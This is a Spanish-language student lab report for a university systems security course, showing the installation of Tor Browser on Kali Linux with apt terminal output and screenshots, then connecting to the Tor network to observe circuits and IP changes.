

PRÁCTICA N° 3

AUXILIATURA DE SEGURIDAD DE SISTEMAS SIS-737-G1

Estudiante: Marco Antonio Cruz Mamani CI: 10529605 Fecha de entrega: 11/06/2025

Docente: Ing. J. Alexander Durán M.

Auxiliar: Univ. Aldrin Perez Miranda



SEGURIDAD DE REDES

PARTE 1

Recursos:

- Máquina virtual Kali Linux (puede usar cualquier versión)
- Tor Browser instalado y actualizado.
- Conexión a internet.
- Exploración de circuitos y cambios de IP:

Objetivos:

- Entender el concepto de “circuito Tor” y sus componentes.
- Visualizar cómo cambia la IP pública al usar Tor.

Instrucciones:

- Instalación de Tor Browser (en Kali Linux):

```
sudo apt update
```

```
(kali㉿kali)-[~]
$ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [51.1 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [120 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [327 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [197 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [909 kB]
Fetched 73.6 MB in 35s (2,134 kB/s)
Reading package lists...
Building dependency tree...
Reading state information...
1785 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali㉿kali)-[~]
$
```

```
sudo apt install torbrowser-launcher
```

Kali-Linux-21 - VMware Workstation

File Edit View VM Tabs Help ||| ☰ 🔍 🌐 📁 🗃 🗃 🗃

Kali-Linux-21 kali@kali: ~

File Actions Edit View Help

(kali㉿kali)-[~]

```
$ sudo apt install torbrowser-launcher
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  cython3 figlet finger fonts-robotoslab gir1.2-ayatanaappindicator3-0.1 gir1.2-gtksource-3.0 gir1.2-javascriptcoregtk-4.0
  gir1.2-nm-1.0 gir1.2-soup-2.4 gir1.2-webkit2-4.0 girepository-tools gobject-introspection gobject-introspection-bin
  libbamdillo10 libatk1.0-data libblkid-dev libcbor0 libcfcfisio9 libcharls2 libct4 libdap27 libdapclient6v5 libepsilon1
  libfftw3-single3 libgeos-3.9.0 libgio-2.0-dev libgio-2.0-dev-bin libgirepository-2.0-0 libglib2.0-dev libglib2.0-dev-bin
  libhdf5-103-1 libhdf5-hl-100 liblrbgsb0 libmotif-common libmount-dev libnetcdf18 libnsl-dev libpcre2-32-0 libpcre2-dev
  libpcre2-posix3 libpkcconf3 libpython3.9-dev libqhull8.0 librest-0.7-0 libselinux1-dev libsep0-dev libsep0l
  libspatialite7 libsuperlu5 libsysprof-capture4-dev libtirpc-dev liburing1 libxm4 libyara4 medusa native-architecture
  odbcinst pkgconf pkgconf-bin pwgen python-mpltoolkits.basemap-data python3-advancedhttpserver python3-aioresdis
  python3-apscheduler python3-boltons python3-cairo-dev python3-deprecation python3-ecdsa python3-flask-security
  python3-geoip2 python3-geopandas python3-git python3-gitdb python3-graphene python3-graphql-core python3-graphql-relay
  python3-icalendar python3-maxminddb python3-mpltoolkits.basemap python3-parameterized python3-promise python3-pyexploitdb
  python3-pyfiglet python3-pypyobj python3-pyshodan python3-psypyh python3-quamash python3-rule-engine python3-rx
  python3-singleidispatch python3-smmmap python3-smoke-zephyr python3-speaklater python3-tld python3-tzlocal python3-websocket
  python3-yaswfp python3.9 python3.9-dev python3.9-minimal rwho rwhod samba-sdb-modules samba-vfs-modules sparta-scripts
  sqsh sqt-tor-fonts uuid-dev wapiti xsltproc
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libtorsocks tor tor-geoipdb torsocks
Suggested packages:
  mixmaster apparmor-utils nyx obfs4proxy
The following NEW packages will be installed:
  libtorsocks tor tor-geoipdb torbrowser-launcher torsocks
0 upgraded, 5 newly installed, 0 to remove and 1533 not upgraded.
Need to get 4,618 kB of archives.
After this operation, 26.8 MB of additional disk space will be used.
```

0 direct input to this VM, click inside or press Ctrl+G.

1 8°C Despejada

Buscar

MARCO ANTONIO CRUZ MAMANI


Ln 1, Col 26 25 caracteres. 140% Window UTF-8

ESP LAA 08:20 p.m. 09/06/2025


- Ejecutar el navegador Tor:

torbrowser-launcher


- En el navegador lo que haremos es dar click en “conectar”




- En la parte superior derecha nos aparece como “conectado” entonces ahora ya tenemos el VPN activado y estamos en el anonimato de la red TOR





- Verificar cómo es que se comporta el “Círculo Tor”





